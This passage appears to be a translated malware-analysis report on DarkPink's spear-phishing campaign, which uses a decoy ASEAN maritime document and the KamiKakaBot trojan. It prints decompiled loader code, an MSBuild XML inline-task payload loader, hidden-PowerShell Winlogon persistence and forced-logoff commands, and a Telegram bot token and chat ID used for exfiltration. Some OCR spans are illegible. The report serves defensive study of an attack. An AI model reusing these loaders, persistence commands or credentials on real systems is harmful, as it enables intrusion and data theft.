Sectoral Committee/Main Body: Senior Officials Meeting (SOM)
Meeting Number/Date: *(dd.mm.yyyy)*
Working Group/ Sub-Committee:
Meeting Number/Date: *(dd.mm.yyyy)*

Proponent's Name and Address:

For Department of Foreign Affairs (DFA), Republic of the Philippines
Jahzeel Abihail G. Cruz
Acting Director, ASEAN Political-Security Community Division
ASEAN-Philippines National Secretariat
DFA Bldg., 2330 Roxas Blvd.
Pasay City, 1300 Philippines

Figure 2-6 Bait document on building research capacity of EAMF (Expanded ASEAN Maritime Forum)

2.1.2 Attack Process

The DarkPink organization structures ISO images containing malicious code and decoy files, which are delivered to target machines through spear phishing and other methods. Users are tricked into opening exe files disguised as documents in the images, which load malicious modules in the form of DLL side-loading. After the malicious module runs, it reads the data at the end of the decoy document, decrypts the XML format file, and establishes a persistence mechanism. Every time the user logs in, it calls PowerShell to open the MSBuild.exe file to execute the malicious XML file, decrypts the data stored in the XML file, and loads it into the memory for execution. The decrypted data is KamiKakaBot[1], which is used to communicate with Telegram and implement functions such as browser data theft and command execution.




Figure 2-7Attack flow chart

2.1.3 Sample Label


Table 2-1 2contained in ISO

Virus name	Trojan/Win64.Dllhijacker
Original file name	MSVCR100.dll
MD5	c431ddc7ed614effd8e2ae816107de3f
Processor architecture	AMD AMD64

File size	41.00 KB (41984 bytes)
File format	Win64 DLL
Timestamp	2022-12-21 16:12:05 UTC
Digital signature	None
Packer type	None
Compiled language	x64 Microsoft Visual C++ v14.29 - 2019 - DLL
VT first upload time	2023-02-01 03:41:10 UTC
VT test results	41/69

2.1.4 Detailed Analysis

The organization uses DLL side-loading to load malicious modules to evade detection. The loaded malicious modules are disguised as MSVCR 100.dll (a dynamic link library file of Visual Studio 2010) .



Dll 名称	O_Thunk	TimeStamp	FowardChain	Name1	Thunk
KERNEL32.dll	00002408	00000000	00000000	000023F8	00002000
MSVCR100.dll	000024E8	00000000	00000000	000023E8	000020E0

ThunkFOA	ThunkValue	Hint	Func Name
000018E8	000027CA	0000039D	_onexit
000018F0	000027D4	000002F6	_lock
000018F8	000027DC	0000045B	_unlock
00001900	000027E6	00000100	?terminate@@YAXXZ
00001908	000027FA	00000146	__crt_debugger_hook
00001910	00002810	00000179	__set_app_type
00001918	00002822	0000021C	_fmode
00001920	0000282C	000001C4	_commode
00001928	00002838	0000017C	__setusermatherr
00001930	0000284C	000001C5	_configthreadlocale


Figure 2-8DLL side loading

After the malicious module is loaded, it searches for files in the current directory that meet the following conditions:

① Contains hidden, read-only, and system attributes;

② The file name contains ".doc" and " ~ ";


③ The file name does not contain "$".



```
if ( !GetCurrentDirectoryW(0x104u, Buffer) )
  return;
v31[0] = 0i64;
v31[2] = 0i64;
v32 = 7i64;
sub_7FFFB4343AA0(v31, &unk_7FFFB43483F4, 0i64);
wcscpy(Source, L"\\*.*");
memset(&Source[5], 0, 0x1FEui64);
wcscat_s(Buffer, 0x104ui64, Source);
FirstFileW = FindFirstFileW(Buffer, &FindFileData);
if ( FirstFileW != (HANDLE)-1i64 )
{
  while ( (FindFileData.dwFileAttributes & 7) != 7
       || !wcsstr(FindFileData.cFileName, L".doc")
       || !wcsstr(FindFileData.cFileName, L"~")
       || wcsstr(FindFileData.cFileName, L"$") )
  {
    if ( !FindNextFileW(FirstFileW, &FindFileData) )
      goto LABEL_61;
  }
```

Figure 2-9Search for files to be decrypted


The malicious module reads data from the end of the decoy file and performs a hexadecimal XOR operation with 0xCA until it encounters 0x00.



```
FileW = CreateFileW(a1, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
v2 = FileW;
if ( FileW != (HANDLE)-1i64 )
{
  lpFileName = GetFileSize(FileW, &FileSizeHigh);
  v3 = (char *)malloc(lpFileName);
  memset(&Overlapped, 0, sizeof(Overlapped));
  ReadFile(v2, v3, lpFileName, 0i64, &Overlapped);
  CloseHandle(v2);
  v4 = 0;
  if ( (int)(lpFileName - 1) > 1i64 )
  {
    v5 = &v3[lpFileName - 1];
    do
    {
      if ( !*v5 )
        break;
      *v5 ^= 0xCAu;
      ++v4;
      --v5;
    }
    while ( v5 - v3 > 1 );
  }
```

Figure 2-10Read the file tail data and perform XOR operation


The malicious module writes the processed data to the wct1FDA.tmp file in the %temp% directory. The content of the file is shown in the figure below.



```
<Reference Include="System.Reflection" />
<Reference Include="System.IO" />
<Reference Include="System.IO.Compression" />

<Code Type="Class" Language="cs">
  <![CDATA[

        using System;
        using System.Reflection;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        using System.IO;
        using System.IO.Compression;
        using System.Text;

        public class svchost : Microsoft.Build.Utilities.Task, ITask
            {
                public override bool Execute()
                {
                  xFAfAfsP();
                  return true;

                }

                public static void xFAfAfsP()
                {

                  byte[] aid = {[illegible]};
                  string said = Encoding.Default.GetString(aid);

                  byte[] zip_dat = Convert.FromBase64String("[illegible]
                  for (int i = 0;i < zip_dat.Length; i++)
                    zip_dat[i] = (byte)(zip_dat[i] [illegible]);
                  var inputStream = new MemoryStream(zip_dat);
                  ZipArchive archive = new ZipArchive(inputStream, ZipArchiveMode.Read);
                  ZipArchiveEntry assmEntry = archive.Entries[0];
                  Stream entryStream = assmEntry.Open();
                  var tmpMem = new MemoryStream();
                  entryStream.CopyTo(tmpMem);
                  var stmp = tmpMem.ToArray();
                  var ytld = Assembly.Load(stmp);

                  byte[] xfrr = Convert.FromBase64String("[illegible]
                  foreach (Type type in ytld.GetExportedTypes())
                  {
                      try
                      {
                          var x = Activator.CreateInstance(type);
```

Figure 2-11Contents of the wct1FDA.tmp file


After the file is generated, the decoy document is opened through the cmd command to pretend to be a normal document opening operation.



```
if ( !CreateProcessW(0i64, v23, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )// cmd /c "start /max winword.exe "
{
  GetLastError();
  if ( *((_QWORD *)&v30 + 1) < 8ui64 )
    goto LABEL_62;
```

Figure 2-12Open the decoy document through cmd command


The malicious module creates new environment variables MS, TMPT, and PSS. The PowerShell code that is subsequently set in the registry will use the values of the environment variables.



```
sub_7FFFB4343AA0((void **)v88, L"MS", 2ui64);
RegOpenKeyExW(HKEY_CURRENT_USER, L"Environment", 0, 0x20006u, &hKey);
v37 = Src;
if ( *((_QWORD *)&v93 + 1) >= 8ui64 )
  v37 = (void **)Src[0];
v38 = (const WCHAR *)v88;
if ( v89.m128i_i64[1] >= 8ui64 )
  v38 = v88[0];
RegSetValueExW(hKey, v38, 0, 1u, (const BYTE *)v37, 2 * v93 + 2);// C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
sub_7FFFB4343AA0((void **)v88, L"TMPT", 4ui64);
RegOpenKeyExW(HKEY_CURRENT_USER, L"Environment", 0, 0x20006u, &hKey);
v39 = (const BYTE *)lpData;
if ( u97 >= 8 )
  v39 = lpData[0];
v40 = (const WCHAR *)v88;
if ( v89.m128i_i64[1] >= 8ui64 )
  v40 = v88[0];
RegSetValueExW(hKey, v40, 0, 1u, v39, 2 * v96 + 2);// C:\Users\w1x64\AppData\Local\Temp\wct1FDA.tmp
sub_7FFFB4343AA0((void **)v88, L"PSS", 3ui64);
RegOpenKeyExW(HKEY_CURRENT_USER, L"Environment", 0, 0x20006u, &hKey);
RegSetValueExW(hKey, v47, 0, 1u, v46, 2 * v102 + 2);// powershell
```

Figure 2-13Set environment variables

The malicious module creates a scheduled task to infect the machine and force a logout at 13:15 every Wednesday and Friday, forcing the user to log in again and execute PowerShell instructions.




名称	状态	触发器
Health Check	准备就绪	每周的 星期三, 星期五 的 13:15 时,

创建任务时，必须指定任务启动时发生的操作。若要更改这些操作，使用“属性”命令打开任务属性页。

操作	详细信息
启动程序	shutdown /l /f

Figure 2-14Create a scheduled task


The malicious module sets the value of the registry SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell to launch the malicious code when the Windows user logs on.



```
RegOpenKeyExW(HKEY_CURRENT_USER, word_7FFFAADFB160, 0, 0x20006u, &hKey);// SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

memcpy(v65, v62, 2 * v61);                 // Sh
*(_DWORD *)((char *)v65 + 2 * v61) = '1\0e';
*((_WORD *)v65 + v61 + 2) = 'l';
*((_WORD *)v65 + v63) = 0;

RegSetValueExW(hKey, (LPCWSTR)v69, 0, 1u, v68, 2 * v69 + 2);// explorer.exe, %PS5% -nop -w h "Start-Process -N -F $env:MS -A $env:TMPT"
```

Figure 2-15Login startup


PowerShell calls MSBuild.exe to load the XML file. First, the base64 data is decoded and each byte is xored with decimal 248. After decryption, a modified version of KamiKakaBot[1]. Then, GetExportedTypes and InvokeMember methods are used to match the PRLiSNFR method in the program for execution.



```
public class svchost :  Microsoft.Build.Utilities.Task, ITask
        {
          public override bool Execute()
          {
            naMANPMKA();
            return true;

          }

          public static void naMANPMKA()
          {

            byte[] xid = {53,53,53,54,56,50,51,52,57,52};
            string sxid = Encoding.Default.GetString(xid);

            byte[] zip_dat = Convert.FromBase64String("SumhpraioqHqojIjNPcbOMbCibenoqK+s4KpoqKi0dTBys3BlozGzs5mX6U6tmdUpaSt91VuBGq
            for (int i = 0;i < zip_dat.Length; i++)
              zip_dat[i] = (byte)(zip_dat[i] ^ 162);
            var inputStream = new MemoryStream(zip_dat);
            ZipArchive archive = new ZipArchive(inputStream, ZipArchiveMode.Read);
            ZipArchiveEntry archEntry = archive.Entries[0];
            Stream entryStream = archEntry.Open();
            var tmpMem = new MemoryStream();
            entryStream.CopyTo(tmpMem);
            var xtmp = tmpMem.ToArray();
            var ytld = Assembly.Load(xtmp);

            byte[] vfrr = Convert.FromBase64String("0fHW6HH/0/jd8N6IpYeqsTyDkpjQhYuxr427zbéxu4rUj4q0tbOrjqirlryrmA==");
            foreach (Type type in ytld.GetExportedTypes())
            {
                try
                {
                    var c = Activator.CreateInstance(type);

                    type.InvokeMember("PRLiSNPR", BindingFlags.InvokeMethod, null, c, new object[] {vfrr, sxid});

                    '''
                    5829567199:AAGHxhJvQ4LoxRD_dZx_C0FnGQzOGLbruOQ    ,    5556823494
                    '''

                }
                catch { continue; }
```

Figure 2-16XML file


After KamiKakaBot[1]it first collects the current device name, user name, and partial string, and then obtains the API KEY and CHAT ID for communicating with Telegram.



```
public class main
{
    // Token: [illegible] RID: 21 RVA: [illegible] File Offset: [illegible]
    private static string getIndentifyName()
    {
        return WindowsIdentity.GetCurrent().Name.Replace(<Module>.FixedUpdate("Windows Microsoft Office", -539049016, 1), <Module>.FixedUpdate("Windows Microsoft Office", -539040015, 4));// [illegible]
    }

    // Token: [illegible] RID: 22 RVA: [illegible] File Offset: [illegible]
    public static bool Execute(string _APIKEY, string _CHATID)
    {
        main.APIKEY = <Module>.FixedUpdate("Windows Microsoft Office", -990990632, 3) + _APIKEY;//bot+_APIKEY    5829567199:AAGHxhJvQ4LoxRD_dZx_C0FnGQzOGLbruOQ
        main.CHATID = _CHATID;//5556823494
        main.IdentifyName = main.getIndentifyName();// [illegible]
        main.xmlName = Basestr.getIdentifyName();//svchost
        main.linktel = Basestr.getTelpi() + <Module>.FixedUpdate("Windows Microsoft Office", -990956629, 1);//https://api.telegram.org + /
        main.run();
        return true;
    }
```

Figure 2-17Obtain the content required for communication

